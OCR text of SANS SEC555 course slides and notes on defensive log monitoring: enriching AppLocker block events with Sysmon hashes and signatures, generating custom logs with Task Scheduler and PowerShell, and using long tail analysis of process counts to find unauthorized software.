
SANS

SEC555 | SIEM with Tactical Analytics 74

Context: Alternative Solution

Another option for adding context to a log is to pull in details from other logs already collected. For example, Sysmon collects process hashes and digital signature information. This can be pulled into other logs by querying the information. The filter in the slide uses the filter-elasticsearch-plugin to query Elasticsearch using the query "source_name:Microsoft-Windows-Sysmon AND event_id:7 AND Image:%{[query]}". %{[query]} should be replaced with the name of the field in the current log that is intended to be used for querying data in another log. For AppLocker, this would likely be set to the FilePath field, which would contain SEC555_ROCKS.EXE.

The fields parameter then pulls back the specified fields if the query successfully returns a result. This plugin returns only the first result matching a query. Using the example above, in conjunction with AppLocker events, would add any available hashes and file signature information to the event.



Make a New Log

# 4: Generate a new log based on the block event

Windows Task Scheduler + PowerShell

- Reads native block log
- Runs custom checks against blocked binary
- (Optional) Sends binary to sandbox
- Generates new Windows log

Possible to use new log within SIEM:

- Auto update GPO and notify user

Task Trigger

Create a Basic Task
Trigger
When an Event Is Logged
Action
Finish

When do you want the task to start?

- ○ Daily
- ○ Weekly
- ○ Monthly
- ○ One time
- ○ When the computer starts
- ○ When I log on
- [✓ When a specific event is logged]


SANS

SEC555 | SIEM with Tactical Analytics 77

Make a New Log

One of the author's favorite techniques is generating a new log using an existing log directly on an endpoint. Generating a new log is possible using Windows Task Scheduler as it has a built-in capability to trigger a task based on a Windows log occurring. The task then can kick off a PowerShell script that grabs the details of the log and uses the information to perform custom checks and then creates a new and improved log.

Block events, in particular, can benefit from a custom log being generated. In fact, the custom log can automatically aid in globally allowing or blocking a binary as well as automatically notifying the end user that the block event initially occurred. If organizations took the time, they could have the initial block kick off a PowerShell script that sends a popup to the end user asking them to please wait while the binary is being analyzed. Once the analysis is complete, the script can thank them for waiting and notify them that the binary was found to be malicious and blocked or found to be benign and can now be opened.



Modified Block Log


Original Block Details	Modified Block Details
File = PATH/SEC555_ROCKS.EXE	**File** = PATH/SEC555_ROCKS.EXE
File Hash = empty	**File Hash** = empty
User = jhenderson	**User** = jhenderson
Policy Name = exe	**Policy Name** = exe
	Signed = false
	Signature = Unknown
	Hashes = MD5, SHA1, SHA256, etc. hashes provided

SANS

SEC555 | SIEM with Tactical Analytics 78

Modified Block Log

The content on the left side of this slide reflects the original details in an AppLocker event. The right column reflects the same event but now with a few additional fields. Three methods were described on how to collect this type of information. The end result is a log that is much more useful to an analyst.



Blocked Context

An additional layer of context greatly aids in:

- Identifying false positive vs. legitimate evilness

False positives are normal with application control

- The added context makes creating rules much simpler

Hash is provided to allow specific file

Publisher can be used to allow by digital signature


Path can be used to allow by path

User of event and file creator can help allow by user/group

SANS | SEC555 | SIEM with Tactical Analytics 79

Blocked Context

This additional information can now be used to identify false positives from malware. For example, the likelihood that a file signed by Microsoft Corporation is malicious is significantly lower compared to an unsigned file attempting to run from a temp directory. On top of that, if a piece of software needs a new rule to be created, information is already present to best pick an appropriate rule method.




Allowed Software

Allowed software **does not equal** authorized software

- Allow list rules may be too loose or misconfigured
- Software expires and becomes obsolete and vulnerable

Regular monitoring can easily find "odd" entries

- With the right process or ingredients, these "odd" entries float to the surface
- Need to address collection issue first



SANS

SEC555 | SIEM with Tactical Analytics 80


Allowed Software

Monitoring allowed software is quite a bit different from monitoring unauthorized software. With unauthorized software, you know that a new piece of software is either malicious or that it simply needs verification and then to be added to the authorized list. Allowed software, on the other hand, is composed of a tremendous volume of programs allowed to run.

Let us be clear. Software that has been allowed to run does not mean it is authorized software. For instance, an application allow list rules may be configured allowing any software signed by Adobe to run. Most machines in an organization may be running the latest edition of Adobe Reader, but a handful may be running old versions like Adobe Reader 8.0. While Adobe Reader 8.0 is allowed to run, it really does not fit the bill of authorized software. After all, Adobe Reader 8.0 has multiple known vulnerabilities where public exploit code is available. The software itself is not evil, but nevertheless, should not be treated as unauthorized.

The removal of old software from application control is a common deficiency in organizations. Typically, there is a process in place to move an application from unauthorized to allowed and authorized, yet there is not a process to take an authorized piece of software and move it back to unauthorized. For example, if Adobe Reader is upgraded and no machines should be running Adobe Reader 8.0, then Adobe Reader 8.0 should no longer be allowed to run.

In truth, all software should have an expiration. Even operating systems, themselves, are intended to be upgraded or decommissioned at some point. Granted, you may have some really ancient software or systems, but in this case, they are authorized by design and business decision. The trick with analyzing the massive amount of software events is finding a way to make the events of interest rise to the surface. This involves establishing some kind of baseline and finding anomalies.



Software Monitoring: Data Problem

Logging every process of every machine = LOTS OF DATA

- Filtering of most frequent use should be considered

Built-in Windows tools have no inherit filtering capabilities

- Filtering is done at agent or log aggregator

Commercial solutions often do not filter events

- API/ODBC log retrieval can have filters applied

Software filtered = loss of incident response/forensic data

Sysmon creates Windows events and has built-in filtering

SANS

SEC555 | SIEM with Tactical Analytics 81


Software Monitoring: Data Problem
Collecting and handling events about software on a machine ends up as another big data problem. For example, if you take a basic desktop and power it on, there will easily be over a hundred running processes. This number does not account for any programs opened and closed by an end user or service throughout the day. As a result, the number of logs that are generated for software monitoring ends up being considerable.

Filtering can greatly help combat this. The problem is that built-in Windows tools, such as AppLocker and Software Restriction Policy, do not have the capability to filter out certain events. Even commercial application control products do not support this. Therefore, most filtering has to be done at either a log agent or log aggregator. The exception to this is using a tool such as Sysmon. The key focus area when filtering is to find and remove logs based on the most frequently occurring events that are authorized.

If you are using a commercial SIEM solution that is licensed based on events per second, you may need to consider the cost of ingesting this type of data vs. leaving it with whatever application control solution is in use. However, that brings up an interesting question. Why does it only cost X dollars to handle so much data in an application control platform when it costs Y to bring it into a SIEM? If you actually ask this, the response you'll get is that you are not paying for the hardware but for the advanced capabilities of the SIEM software. This is an area where software costs may not be proportional to the task at hand.

If you are curious how many processes you have running at any given point, open PowerShell and try the command below:

```
(Get-Process).Count
```



Sysmon Revisited

Sysmon is well-suited for process/software monitoring

- The granularity of monitoring is exceptional
  - Filters noisy processes by name, path, and publisher
  - One of the few tools that allow filtering on integrity level
- Performance impact can be tuned to be minimal

Logging to Windows event channel allows log collection via agent or agentless

- GPO allows for easiest central maintenance

SANS


SEC555 | SIEM with Tactical Analytics 82

Sysmon Revisited

Because Sysmon includes granular capabilities to include or exclude events, it is positioned well for monitoring. It solves multiple issues.

1. If agentless log collection is in use, calls can still be made to retrieve Sysmon logs as they are in a standard Windows event channel.
2. Even with certain log agents, centrally maintaining and changing configurations can be difficult. With Sysmon, this is a simple GPO change. New versions of Sysmon use the registry and automatically load changes.
3. When tuned properly, Sysmon has little to no impact on the end-user experience.
4. The filtering capabilities are extremely granular. For example, you could only collect processes that run with an integrity level of Medium or lower. This would only monitor processes that are likely executed by end users or that have not been optimized for protection.

Integrity levels in Windows follow the Biba security model. In Windows, this is used to limit a file with a higher integrity level from being modified by something with a lower integrity level. Where this knowledge can be useful is that Windows protects key files by assigning higher integrity levels. This can be used to filter out processes that are likely to be trusted due to the fact they have a high integrity level.



Software Monitoring: Long Tail Analysis

Long tail analysis works well with software monitoring


- Most Frequent Occurring (MFO) events likely authorized
- Least Frequent Occurring (LFO) events are of interest

The more machines analyzed, the more accurate the data

Lone desktop
? =
WHY
10,000s of desktops without it
FTP service process running

Software Monitoring: Long Tail Analysis

Even after filtering, software logs are likely to be large in volume. However, the volume of events, in this case, helps analysis. The reason behind this is that systems are likely to share a commonality. The more software is recorded as being run by systems, the more likely it is to be authorized. This makes long tail analysis for events of low frequency a key method for identifying allowed software that should not necessarily be considered as authorized.



Long Tail Analysis: Table View

MFO Processes		LFO Processes	
ntpd.exe	12,773	PlexUpdateService.exe	1
macmnsvc.exe	12,773	Smc.exe	1
masvc.exe	12,773	IISexpress.exe	1
lsm.exe	12,773	resultshubdesktopsearch.exe	1
svchost.exe	12,773	fitbit-tray.exe	1
wininit.exe	12,773	iCloudPhotos.exe	1
conhost.exe	12,773	OpenTFTPServerMT.exe	1
And so on...		Apphanui.dll	1

SANS

SEC555 | SIEM with Tactical Analytics 84

Long Tail Analysis: Table View

This slide represents the results of applying long tail analysis against a live environment consisting of almost 13,000 systems. The pieces of software, running on the left, are uniform across all systems. MFO events can also be telling. Take ntpd.exe as an example. In this customer's environment, a third-party NTP agent was used to provide the Windows system with authenticated NTP. If the number reflected was 12,770, it would mean 3 systems were missing the software.

The pieces of software, on the right, reflect anomalies for this customer. The fact that only 1 system out of 12,773 systems has these processes running is an anomaly. It does not mean it is unauthorized. It is possible a one-off machine has been configured to run a production application. It means analysis needs to be done. In this case, every process listed but one was unauthorized.

Unauthorized

